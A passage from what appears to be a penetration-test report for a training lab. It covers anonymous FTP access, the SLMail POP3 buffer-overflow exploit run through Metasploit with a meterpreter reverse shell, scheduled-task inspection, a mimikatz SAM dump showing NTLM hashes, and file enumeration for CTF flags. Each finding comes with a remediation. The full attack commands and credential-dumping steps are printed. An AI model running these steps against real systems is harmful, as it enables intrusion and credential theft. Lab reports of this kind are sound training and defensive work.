

Vulnerability 3	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS (Win10 Machine)
Risk Rating	Medium
Description	FTP enumeration is a technique where attackers probe an FTP server to gather information about available directories, files, and users by analyzing responses to specific FTP commands. This can lead to the discovery of sensitive files, misconfigurations, or user credentials, potentially opening the door for unauthorized access.
Images	<pre> lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help Network Distance: 1 hop Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Kali on VM REFVM-197105 Host script results: smb2-security-mode: 3.1.1: _ Message signing enabled and required smb2-time: date: 2024-11-26T04:27:38 _ start_date: N/A _ nbstat: NetBIOS name: WINDC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:13 (Microsoft) TRACEROUTE HOP RTT ADDRESS 1 0.80 ms WinDC01 (172.22.117.10) Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00068s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftpt 0.9.41 beta _ ftp-anon: Anonymous FTP login allowed (FTP code 230) _r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt _ftp-bounce: bounce working! _ftp-syst: _ SYST: UNIX emulated by FileZilla 25/tcp open smtp SLMail smptd 5.5.0.4433 _smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN _ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp open finger SLMail fingerd _finger: Finger online user list request denied.\x0D 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _http-title: 401 Unauthorized _http-auth: _ HTTP/1.1 401 Unauthorized\x0D _ Basic realm=Restricted Content 106/tcp open pop3w SLMail pop3pw 110/tcp open pop3 BVRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn </pre>

	 <pre> lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~ x root@kali: ~ x Name (172.22.117.20:root): Anonymous 421 Login time exceeded. Closing control connection. Login failed. No control connection for command: Success ftp> la ?Invalid command ftp> ls Not connected. ftp> ^C ftp> ^Z zsh: suspended ftp 172.22.117.20 └─(root㉿kali)-[~] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> cat flag3.txt ?Invalid command ftp> get (remote-file) flag3.txt (local-file) flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (56.6123 kB/s) ftp> </pre>  <pre> lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~ x root@kali: ~ x Kali on VMREFVM:197105 └─(root㉿kali)-[~] # ls Desktop Documents Downloads file2 file3 flag3.txt flagfile FlagisinThisfile.7z hashes.txt LinEnum.sh Music Pictures Public Scr └─(root㉿kali)-[~] # cat flag3.txt 89cb548970d44f348bb63622353ae278 └─(root㉿kali)-[~] # </pre>
Affected Hosts	<ul style="list-style-type: none"> 172.22.117.20
Remediation	To prevent FTP enumeration, disable anonymous FTP access, configure proper file and directory permissions, use strong authentication methods, and consider using secure alternatives like SFTP or FTPS. Additionally, implement logging and monitoring to detect and block suspicious FTP activity.

Vulnerability 4	Findings
Title	SLMail Remote Code Execution (CVE-2017-16372)
Type (Web app / Linux OS / Windows OS)	Windows OS (Win10 Machine)
Risk Rating	High
Description	<ul style="list-style-type: none"> The vulnerability in SLMail allows attackers to execute arbitrary code remotely. Exploiting this can provide an attacker with system-level access.
Images	<p>The screenshot shows a terminal window running Kali Linux on a VM. The user is configuring the Metasploit exploit module for the SLMail vulnerability. The command history includes:</p> <pre> lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~ * root@kali: ~ * # Name Disclosure Date Rank Check Description - 0 exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP3 Buffer Overflow Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass msf6 > use 0 [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) > options Module options (exploit/windows/pop3/seattlelab_pass): Name Current Setting Required Description RHOSTS 110 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 110 yes The target port (TCP) Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.18.152.9 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20 RHOSTS => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > run </pre>

	<pre>lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~ * 172.22.117.20:100 - Kali on Kali REEFVM 197105 - X [*] Started reverse TCP handler on 172.18.152.9:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Exploit completed, but no session was created. msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST = 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:62968) at 2024-11-25 23:56:05 -0500 meterpreter > pwd C:\Program Files (x86)\SLmail\System meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name -- -- -- -- -- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-11-25 17:45:35 -0500 maillog.008 100666/rw-rw-rw- 14596 fil 2024-11-25 23:56:03 -0500 maillog.txt meterpreter > download flag4.txt [*] Downloading: flag4.txt → /root(flag4.txt) [*] Downloaded 32.00 B of 32.00 B (100.0%): flag4.txt → /root(flag4.txt) [*] download : flag4.txt → /root(flag4.txt) meterpreter > </pre> <pre>< lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~ * 172.22.117.20:100 - Kali on Kali REEFVM 197105 - X [*] (root@kali)-[~] └─# ls Desktop Documents Downloads file2 file3 flag3.txt flag4.txt flagfile FlagIsInThisFile.7z hashes.txt LinEnum.sh Music Pictures Public Shared [*] (root@kali)-[~] └─# cat flag4.txt 82e3434a10440adcc086197819b49d [*] (root@kali)-[~] └─# </pre>
Affected Hosts	<ul style="list-style-type: none"> 172.22.117.20
Remediation	Apply the vendor's patch for SLMail, disable unnecessary services, and ensure only authorized users can access the system.

Vulnerability 5	Findings
Title	Common Tasks/ Scheduled Tasks
Type (Web app / Linux OS / Windows OS)	Windows OS (Win10 Machine)
Risk Rating	High
Description	After exploitation, attackers may leverage Windows 10 scheduled tasks to maintain persistence or automate malicious actions. Scheduled tasks allow the execution of commands or scripts at specified times or under certain conditions, which can be hijacked to run malware, escalate privileges, or retrieve sensitive data without the user's knowledge.

	 <pre> lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20 RHOSTS => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 192.168.26.88:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Exploit completed, but no session was created. msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:61831) at 2024-11-26 11:58:12 -0500 meterpreter > sysinfo Computer : WIN10 OS : Windows 10 (10.0 Build 19044). Architecture : x64 System Language: en_US Domain : REKALL Logged On Users: 5 Meterpreter : x86/windows meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name -- -- -- -- -- -- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-11-25 17:45:35 -0500 maillog.008 </pre>
Images	 <pre> lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help 0 Windows NT/2000/XP/2003 (SLMail 5.5) 100666/rw-rw-rw- 2531 fil 2024-11-26 11:58:10 -0500 maillog.txt meterpreter > shell Process 2132 created. Channel 1 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v schtasks /query /TN flag5 /FO list /v Folder: \ HostName: WIN10 TaskName: \flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 11/25/2024 10:05:10 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$
 Start In: N/A Comment: 54fa8cd5c1354adc9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State Power Management: Stop On Battery Mode Run As User: ADMBob Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At logon time Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A HostName: WIN10 TaskName: \flag5 Next Run Time: N/A </pre>
Affected Hosts	<ul style="list-style-type: none"> 172.22.117.20
Remediation	To mitigate the risks associated with scheduled tasks, regularly audit and monitor scheduled tasks for any unauthorized or suspicious entries. Ensure

	that tasks are created with proper security settings, restrict user permissions to create tasks, and use endpoint protection software to detect malicious activities. Additionally, configure systems to notify administrators of task modifications. (e.g., TRACE, OPTIONS), and implement proper access control and security mechanisms to prevent unauthorized access to sensitive endpoints.
--	--

Vulnerability 6	Findings
Title	User Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS (Win10 Machine)
Risk Rating	Medium to High
Description	<p>User enumeration is a technique used by attackers to identify valid usernames within a system, application, or service. This can be done by observing system responses to authentication attempts (e.g., login failure messages, timing differences, or user-specific error codes). Successful enumeration can help attackers target specific accounts for brute force, social engineering, or credential stuffing attacks.</p>
Images	<pre> lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help 2 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:57750 (172.22.117.20) msf6 > set session -i 2 session ⇒ -i 2 msf6 > sessions Active sessions ===== Id Name Type Information Connection -- -- -- 2 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:57750 (172.22.117.20) msf6 > sessions -i 2 [*] Starting interaction with 2 ... meterpreter > sysinfo Computer : WIN10 OS : Windows 10 (10.0 Build 19044). Architecture : x64 System Language : en_US Domain : REKALL Logged On Users : 5 Meterpreter : x86/windows meterpreter > whoami [*] Unknown command: whoami meterpreter > shell Process 4860 created. Channel 1 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\S1mail\System>whoami whoami nt authority\system C:\Program Files (x86)\S1mail\System>exit exit meterpreter > load kiwi Loading extension kiwi... .####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz </pre>

	<pre>lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help whoami nt authority\system C:\Program Files (x86)\SLmail\System>exit exit meterpreter > load kiwi Loading extension kiwi... .##### mimikatz 2.2.0 20191125 (x86/windows) .#^ ^#. "A La Vie, A L'Amour" -(oe.oe) ## / \ ## /** Benjamin `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX (vincent.letoux@gmail.com) '##### > http://pingcastle.com / http://mysmartlogon.com *** [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > lsadump::sam [*] Unknown command: lsadump::sam meterpreter > [lsadump::sam] [*] Running as SYSTEM [*] Dumping SAM Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local SID : S-1-5-21-2013923347-1975745772-2428795772 SAMKey : 5f266b4ef0e57871830440a75bebcbca RID : 000001f4 (500) User : Administrator RID : 000001f5 (501) User : Guest RID : 000001f7 (503) User : DefaultAccount RID : 000001f8 (504) User : WDAGUtilityAccount Hash NTLM: 6c49ebb29d6750b9a34fee28fad3577 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f</pre>
	<pre>lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help * Primary:Kerberos-Newer-Keys * Default Salt : DESKTOP-2I13CU6sysadmin Default Iterations : 4096 Credentials aes256_hmac (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62 aes128_hmac (4096) : 5a966fa1fc71eee2ec781da25c055ce9 des_cbc_md5 (4096) : 94f4e331081f3443 OldCredentials aes256_hmac (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62 aes128_hmac (4096) : 5a966fa1fc71eee2ec781da25c055ce9 des_cbc_md5 (4096) : 94f4e331081f3443 * Packages * NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : DESKTOP-2I13CU6sysadmin Credentials des_cbc_md5 : 94f4e331081f3443 OldCredentials des_cbc_md5 : 94f4e331081f3443 RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : 4562c12b043911e0fe200dc3dc942f1 * Primary:Kerberos-Newer-Keys * Default Salt : WIN10.REKALL.LOCALflag6 Default Iterations : 4096 Credentials aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f aes128_hmac (4096) : 099f6fcadecaf94da4584097081355 des_cbc_md5 (4096) : 4023cd293ea4fffd * Packages * NTLM-Strong-NTOWF</pre>
Affected Hosts	<ul style="list-style-type: none"> 172.22.117.20
Remediation	To prevent user enumeration, standardize error messages to ensure they do not reveal whether a username or password is incorrect, implement account

	lockout or rate-limiting mechanisms to prevent brute force attacks, and monitor failed login attempts for suspicious patterns. Additionally, consider using multi-factor authentication (MFA) to further secure accounts.
--	---

Vulnerability 7	Findings															
Title	File Enumeration															
Type (Web app / Linux OS / Windows OS)	Windows OS (Win10 Machine)															
Risk Rating	Medium to High															
Description	File enumeration is a technique where an attacker identifies and lists accessible files or directories within a system by exploiting weak configurations or file handling mechanisms. This can involve probing a web server or system for file names, extensions, or paths, revealing sensitive or unauthorized files (e.g., configuration files, backups, or logs) that may lead to further exploitation.															
Images	<p>The screenshot shows a terminal window with the following content:</p> <pre> lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~ root@kali: ~ Volume Serial Number is 0014-DB02 Directory of c:\Users\Public\Documents 02/15/2022 02:02 PM <DIR> . 02/15/2022 02:02 PM <DIR> .. 02/15/2022 02:02 PM 32 flag7.txt 1 File(s) 32 bytes 2 Dir(s) 3,397,808,128 bytes free c:\Users\Public\Documents>exit exit meterpreter > search -f flag*.txt Found 4 results... </pre> <p>Below the terminal, there is a Metasploit interface showing a file browser with the following data:</p> <table border="1"> <thead> <tr> <th>Path</th> <th>Size (bytes)</th> <th>Modified (UTC)</th> </tr> </thead> <tbody> <tr> <td>c:\Program Files (x86)\S1mail\System\flag4.txt</td> <td>32</td> <td>2022-03-21 11:59:51 -0400</td> </tr> <tr> <td>c:\Users\Public\Documents\flag7.txt</td> <td>32</td> <td>2022-02-15 17:02:28 -0500</td> </tr> <tr> <td>c:\xampp\htdocs\flag2.txt</td> <td>34</td> <td>2022-02-15 16:53:19 -0500</td> </tr> <tr> <td>c:\xampp\tmp\flag3.txt</td> <td>32</td> <td>2022-02-15 16:55:04 -0500</td> </tr> </tbody> </table> <p>At the bottom of the terminal, there is a command history:</p> <pre> meterpreter > download c:\Users\Public\Documents\flag7.txt [-] stdapi_fs_stat: Operation failed: The system cannot find the file specified. meterpreter > shell Process 4652 created. Channel 4 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\S1mail\System>cd c:\Users\Public\Documents\flag7.txt cd c:\Users\Public\Documents\flag7.txt The directory name is invalid. C:\Program Files (x86)\S1mail\System>cd c:\users cd c:\users c:\Users>cd Public cd Public c:\Users\Public>cd Documents cd Documents </pre>	Path	Size (bytes)	Modified (UTC)	c:\Program Files (x86)\S1mail\System\flag4.txt	32	2022-03-21 11:59:51 -0400	c:\Users\Public\Documents\flag7.txt	32	2022-02-15 17:02:28 -0500	c:\xampp\htdocs\flag2.txt	34	2022-02-15 16:53:19 -0500	c:\xampp\tmp\flag3.txt	32	2022-02-15 16:55:04 -0500
Path	Size (bytes)	Modified (UTC)														
c:\Program Files (x86)\S1mail\System\flag4.txt	32	2022-03-21 11:59:51 -0400														
c:\Users\Public\Documents\flag7.txt	32	2022-02-15 17:02:28 -0500														
c:\xampp\htdocs\flag2.txt	34	2022-02-15 16:53:19 -0500														
c:\xampp\tmp\flag3.txt	32	2022-02-15 16:55:04 -0500														

	<pre> lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~ root@kali: ~ c:\Program Files (x86)\SLmail\System\flag4.txt 32 2022-03-21 11:59:51 -0400 c:\Users\Public\Documents\flag7.txt 32 2022-02-15 17:02:28 -0500 c:\xampp\htdocs\flag2.txt 34 2022-02-15 16:53:19 -0500 c:\xampp\tmp\flag3.txt 32 2022-02-15 16:55:04 -0500 meterpreter > download c:\Users\Public\Documents\flag7.txt [-] stdapi_fs_stat: Operation failed: The system cannot find the file specified. meterpreter > shell Process 4652 created. Channel 4 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\SLmail\System>cd c:\Users\Public\Documents\flag7.txt cd c:\Users\Public\Documents\flag7.txt The directory name is invalid. C:\Program Files (x86)\SLmail\System>cd c:\users cd c:\users c:\Users>cd Public cd Public c:\Users\Public>cd Documents cd Documents c:\Users\Public\Documents>dir dir Volume in drive C has no label. Volume Serial Number is 0014-DB02 Directory of c:\Users\Public\Documents 02/15/2022 02:02 PM <DIR> . 02/15/2022 02:02 PM <DIR> .. 02/15/2022 02:02 PM 32 flag7.txt 1 File(s) 32 bytes 2 Dir(s) 3,397,607,424 bytes free c:\Users\Public\Documents>type flag7.txt type flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc c:\Users\Public\Documents> </pre>
Affected Hosts	172.22.117.20 (Windows 10 machine)
Remediation	To prevent file enumeration, ensure proper file access controls and permissions, implement input validation to prevent directory traversal attacks, and restrict access to sensitive files using access control lists (ACLs). Additionally, configure web servers to prevent directory listing and disable access to unnecessary or sensitive files.

Vulnerability 8	Findings
Title	User Enumeration 2
Type (Web app / Linux OS / Windows OS)	Windows OS (Windows 10 machine) & WinDC01
Risk Rating	<ul style="list-style-type: none"> High to Critical; This risk is considered critical if it leads to full system compromise or major business impact.
Description	User enumeration leading to lateral movement occurs when attackers successfully identify valid usernames within a network or system through techniques like login probes or error message analysis. Once valid user accounts are identified, attackers can target those accounts for further attacks, such as password guessing, credential stuffing, or phishing. This can lead to lateral movement across the network, eventually gaining access to more critical systems or admin credentials, enabling them to escalate privileges and take full control.

```

lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):
Name Current Setting Required Description
RHOSTS 10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/v
REPORT 110 yes The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.18.71.171 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:59921 ) at 2024-11-26 17:21:46 -0500

<
lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:59921 ) at 2024-11-26 17:21:46 -0500

meterpreter > shell
Process 2896 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
